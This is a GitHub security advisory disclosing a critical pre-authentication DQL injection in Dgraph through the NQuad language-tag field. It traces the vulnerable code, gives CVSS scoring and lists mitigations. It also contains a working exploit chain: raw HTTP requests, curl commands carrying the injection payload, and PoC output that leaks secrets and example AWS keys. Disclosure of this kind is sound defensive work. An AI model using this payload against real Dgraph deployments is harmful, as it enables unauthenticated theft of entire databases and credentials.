Dgraph: Pre-Auth Full Database Exfiltration via DQL Injection in NQuad Lang Field

Critical **matthewmcneely** published **GHSA-x92x-px7w-4gx4** 2 days ago

Package

Dgraph (Dgraph)

Affected versions

<=v25.3.2

Patched versions

None

Description

1. Executive Summary


A vulnerability has been found in Dgraph that gives an unauthenticated attacker full read access to every piece of data in the database. This affects Dgraph's default configuration where ACL is not enabled.

The attack requires two HTTP POSTs to port 8080. The first sets up a schema predicate with `@unique @index(exact) @lang` via `/alter` (also unauthenticated in default config). The second sends a crafted JSON mutation to `/mutate?commitNow=true` where a JSON key contains the predicate name followed by `@` and a DQL injection payload in the language tag position.

The injection exploits the `addQueryIfUnique` function in `edgraph/server.go`, which constructs DQL queries using `fmt.Sprintf` with unsanitized `predicateName` that includes the raw `pred.Lang` value. The `Lang` field is extracted from JSON mutation keys by `x.PredicateLang()`, which splits on `@`, and is never validated by any function in the codebase. The attacker injects a closing parenthesis to escape the `eq()` function, adds an arbitrary named query block, and uses a `#` comment to neutralize trailing template syntax. The injected query executes server-side and its results are returned in the HTTP response.

POC clip:

DGraphPreAuthLangDQL.mp4



2. CVSS Score

CVSS 3.1: 9.1 (Critical)

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
```

Metric	Value	Rationale
Attack Vector	Network	HTTP POST to port 8080
Attack Complexity	Low	Two requests, deterministic outcome, no special conditions
Privileges Required	None	No authentication when ACL is disabled (default)
User Interaction	None	Fully automated
Scope	Unchanged	Stays within the Dgraph data layer
Confidentiality	High	Full database exfiltration: all nodes, all predicates, all values
Integrity	High	The mutation that carries the injection also writes data; the attacker can also set up arbitrary schema via unauthenticated /alter
Availability	None	No denial of service

3. Vulnerability Summary

Field	Value
Title	Pre-Auth DQL Injection via Unsanitized NQuad Lang Field in addQueryIfUnique
Type	Injection

Field	Value
CWE	CWE-943 (Improper Neutralization of Special Elements in Data Query Logic)
CVSS	9.8

4. Target Information

Field	Value
Project	Dgraph
Repository	https://github.com/dgraph-io/dgraph
Tested version	v25.3.0
Lang split	`x/x.go` line 919 (`PredicateLang` splits on `@`, returns everything after as `Lang`)
Lang assignment	`chunker/json_parser.go` line 524 (`nq.Predicate, nq.Lang = x.PredicateLang(nq.Predicate)`)
Validation gap	`edgraph/server.go` line 2142 (`validateKeys` checks `nq.Predicate` only, never `nq.Lang`)
Injection sink	`edgraph/server.go` line 1808 (`fmt.Sprintf` with `predicateName` containing raw `pred.Lang`)
predicateName build	`edgraph/server.go` line 1780 (`fmt.Sprintf("%v@%v", predicateName, pred.Lang)`)
Auth bypass (query)	`edgraph/access.go` line 958 (`authorizeQuery` returns nil when `AclSecretKey == nil`)
Auth bypass (mutate)	`edgraph/access.go` line 788 (`authorizeMutation` returns nil when `AclSecretKey == nil`)
Response exfiltration	`dgraph/cmd/alpha/http.go` line 498 (`mp["queries"] = json.RawMessage(resp.Json)`)
HTTP port	8080 (default)
Prerequisite	A predicate with `@unique @index(exact) @lang` in the schema. The attacker can create this via unauthenticated `/alter`.

5. Test Environment

Component	Version / Details
Host OS	macOS (darwin 25.3.0)
Dgraph	v25.3.0 via `dgraph/dgraph:latest` Docker image
Docker Compose	1 Zero + 1 Alpha, default config, `whitelist=0.0.0.0/0`
Python	3.x with `requests`
Network	localhost (127.0.0.1)

6. Vulnerability Detail

Location: `edgraph/server.go` lines 1778-1808 (`addQueryIfUnique`)
CWE: CWE-943 (Improper Neutralization of Special Elements in Data Query Logic)

The `/mutate` endpoint accepts JSON mutations. When a predicate has the `@unique` directive, the `addQueryIfUnique` function builds a DQL query to check whether the value already exists.

The JSON chunker at `json_parser.go:524` splits mutation keys on `@` via `x.PredicateLang`:

```
nq.Predicate, nq.Lang = x.PredicateLang(nq.Predicate)
```

`PredicateLang` at `x/x.go:919` splits on the last `@` and returns everything after it as the `Lang` string with no validation:

```
func PredicateLang(s string) (string, string) {
    i := strings.LastIndex(s, "@")
    if i <= 0 {
        return s, ""
    }
    return s[0:i], s[i+1:]
}
```

`validateKeys` at `server.go:2142` validates only `nq.Predicate`. It never touches `nq.Lang`:

```
func validateKeys(nq *api.NQuad) error {
    if err := validateKey(nq.Predicate); err != nil {
        return errors.Wrapf(err, "predicate %q", nq.Predicate)
    }
    for i := range nq.Facets {
        // ... validates facet keys ...
    }
```

```
    return nil  // nq.Lang is never checked
}
```

`addQueryIfUnique` at `server.go:1778-1808` builds `predicateName` from the predicate and the raw `Lang`, then interpolates it into a DQL query via `fmt.Sprintf`:

```
predicateName := fmt.Sprintf("<%v>", pred.Predicate)
if pred.Lang != "" {
    predicateName = fmt.Sprintf("%v@%v", predicateName, pred.Lang)
}
// ...
query := fmt.Sprintf(`%v as var(func: eq(%v,"%v"))`, queryVar, predicateName, val[1:len(
```

There is no escaping, no parameterization, no structural validation, and no character allowlist applied to `pred.Lang` anywhere between the HTTP input and the `fmt.Sprintf` query construction.

An attacker crafts a JSON mutation key:

```
name@en,"x")) leak(func: has(dgraph.type)) { uid dgraph.type name email secret
aws_access_key_id aws_secret_access_key } } #
```

After `PredicateLang` splits on `@`:

- `Predicate` = `name` (passes all validation)
- `Lang` = `en,"x")) leak(func: has(dgraph.type)) { ... } } #` (never validated)

The constructed DQL becomes:

```
{
  __dgraph_uniquecheck_0__ as var(func: eq(<name>@en,"x"))
  leak(func: has(dgraph.type)) { uid dgraph.type name email secret aws_access_key_id
aws_secret_access_key }
}
```

The `#` comment neutralizes any trailing syntax from the template. The DQL parser accepts this as two valid query blocks: a `var` query (returns empty) and a named `leak` query that exfiltrates all data. The uniqueness check passes (no existing `name@en` equals `"x"`), so the mutation succeeds, and the injected query results are returned in `data.queries.leak`.

7. Full Chain Explanation

The attacker has no Dgraph credentials and no prior access to the server.

Step 1. The attacker creates the required schema via unauthenticated `/alter`:

```
POST /alter HTTP/1.1
Host: TARGET:8080

name: string @unique @index(exact) @lang .
```

No `X-Dgraph-AccessToken` header. In default configuration, `/alter` has no authentication when ACL is disabled.

Step 2. The attacker sends the injection payload:

```
POST /mutate?commitNow=true HTTP/1.1
Host: TARGET:8080
Content-Type: application/json

{
  "set": [{
    "uid": "_:inject",
    "name@en,\"x\")) leak(func: has(dgraph.type)) { uid dgraph.type name email secret
aws_access_key_id aws_secret_access_key } } #": "anything"
  }]
}
```

Step 3. `mutationHandler` at `http.go:345` parses the JSON body. The key `name@en,...` is treated as predicate `name` with language tag `en,"x")) leak(...) } } #`.

Step 4. `x.PredicateLang` at `x.go:919` splits the key on the last `@`. The `Predicate` is `name`. The `Lang` is the injection payload.

Step 5. `validateKeys` at `server.go:2142` validates only `nq.Predicate` (`name`), which passes. `nq.Lang` is never checked.

Step 6. `addQueryIfUnique` at `server.go:1778` constructs `predicateName` by appending the raw `pred.Lang` at line 1780. At line 1808, `fmt.Sprintf` interpolates this into the DQL query string.

Step 7. `dql.ParseWithNeedVars` parses the constructed DQL. It encounters the original `var` query and the injected `leak` query. Both are accepted as valid DQL.

Step 8. `authorizeQuery` at `access.go:958` returns `nil` because `AclSecretKey == nil` (default). No predicate-level authorization is performed.

Step 9. `processQuery` executes both queries. The `leak` block traverses every node with a `dgraph.type` predicate and returns all requested fields.

Step 10. The response is returned to the attacker at `http.go:498`. The `data.queries.leak` array contains every matching node with all their predicates.

8. Proof of Concept

Files

File	Purpose
report.md	This vulnerability report
poc.py	Exploit: sets up schema, seeds data, injects, prints leak
docker-compose.yml	Spins up a Dgraph cluster (1 Zero + 1 Alpha, default config)
DGraphPreAuthLangDQL.mp4	Screen recording of the full attack from start to exfiltration

ZIP with all the relevant files:
[DGraphPreAuthDQLLang.zip]

poc.py

The exploit performs three operations: (1) creates the `@unique @index(exact) @lang` schema, (2) seeds test data including user secrets and AWS credentials, (3) sends the injection mutation and prints all exfiltrated records.

Tested Output

```
$ python3 poc.py
[*] Target: http://localhost:8080
[*] LEAD_002: DQL Injection via NQuad Lang Field in addQueryIfUnique

[+] Schema created: name @unique @index(exact) @lang
[+] Seed data inserted (4 nodes with secrets)
[*] Sending injection payload to http://localhost:8080/mutate?commitNow=true
[+] SUCCESS: Exfiltrated 5 nodes via DQL injection!
============================================================
  UID: 0xf5fcd
  Type: ['dgraph.graphql']
  Name: N/A
  Email: N/A
----------------------------------------
  UID: 0xf5fce
  Type: ['Person']
  Name: Alice
  Email: alice@example.com
  SECRET: s3cr3t_alice
----------------------------------------
  UID: 0xf5fcf
  Type: ['Person']
  Name: Bob
  Email: bob@corp.com
  SECRET: bob_password_123
----------------------------------------
```

```
  UID: 0xf5fd0
  Type: ['Admin']
  Name: root
  Email: admin@internal
  SECRET: ADMIN_MASTER_KEY_DO_NOT_SHARE
----------------------------------------
  UID: 0xf5fd1
  Type: ['ServiceAccount']
  Name: prod-s3-backup
  Email: infra@corp.com
  AWS_ACCESS_KEY_ID: AKIAIOSFODNN7EXAMPLE
  AWS_SECRET_ACCESS_KEY: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
----------------------------------------
================================================================

[+] VULNERABILITY CONFIRMED: Pre-auth DQL injection via Lang field
[+] Impact: Full database read access without authentication
```

9. Steps to Reproduce

Prerequisites

- Python 3 with `requests` (`pip install requests`)
- Docker and Docker Compose

Step 1: Start Dgraph

```
cd LEAD_002_DQL_LANG
docker compose up -d
```

Wait for health:

```
curl http://localhost:8080/health
```

Step 2: Run the exploit

```
python3 poc.py
```

The PoC handles schema creation, data seeding, and exploitation automatically.

Step 3: Manual reproduction

To reproduce manually without the PoC script:

```
# Set up schema
curl -s -X POST http://localhost:8080/alter -d '
name: string @unique @index(exact) @lang .
email: string @index(exact) .
secret: string .
aws_access_key_id: string .
aws_secret_access_key: string .
'

# Seed data
curl -s -X POST 'http://localhost:8080/mutate?commitNow=true' \
  -H 'Content-Type: application/json' \
  -d '{"set":[
    {"dgraph.type":"Person","name":"Alice","email":"alice@example.com","secret":"s3cr3t_
    {"dgraph.type":"Admin","name":"root","email":"admin@internal","secret":"ADMIN_MASTER
    {"dgraph.type":"ServiceAccount","name":"prod-s3-backup","aws_access_key_id":"AKIAIOS
  ]}'

# Exploit: single request exfiltrates everything
curl -s -X POST 'http://localhost:8080/mutate?commitNow=true' \
  -H 'Content-Type: application/json' \
  -d '{"set":[{"uid":"_:x","name@en,\"x\")) leak(func: has(dgraph.type)) { uid dgraph.ty
  | python3 -m json.tool
```

What to verify

1. HTTP POST returns 200 (endpoint is reachable without auth)
2. Response contains `data.queries.leak` with an array of nodes
3. The nodes include secrets, AWS credentials, and other data the attacker never queried through legitimate means
4. The mutation also succeeds (a new node is created), confirming that the injection does not break the mutation flow

10. Mitigations and Patch

Location: `edgraph/server.go`, `addQueryIfUnique` (line 1778) and `x/x.go`, `PredicateLang` (line 919)

1. **Validate `nq.Lang`:** Add validation in `validateKeys` (or a new `validateLang` function) that restricts the `Lang` field to BCP 47 language tags: `^[a-zA-Z]{2,3}(-[a-zA-Z0-9]+)*$`. Reject any `Lang` value containing parentheses, braces, quotes, `#`, newlines, or other DQL-significant characters.
2. **Parameterize DQL queries:** Replace the `fmt.Sprintf` query construction in `addQueryIfUnique` with a structured query builder that constructs DQL AST nodes programmatically. This eliminates the injection surface entirely because the predicate name is passed as a typed value rather than interpolated as a raw string.
3. **Escape at the sink:** If parameterization is not immediately feasible, escape DQL-significant characters (`)`, `{`, `}`, `"`, `#`, newlines) in both `predicateName` and `val` before interpolation at

line 1808.

4. **Defense in depth:** After query construction, validate that the resulting DQL contains exactly the expected number of root query blocks. The uniqueness check should produce exactly one `var(...)` block per unique predicate. Any additional blocks indicate injection.

Severity

Critical 9.1 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	None

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

CVE ID

CVE-2026-41328

Weaknesses

▶ CWE-943

Credits

VladimirEliTokarev Reporter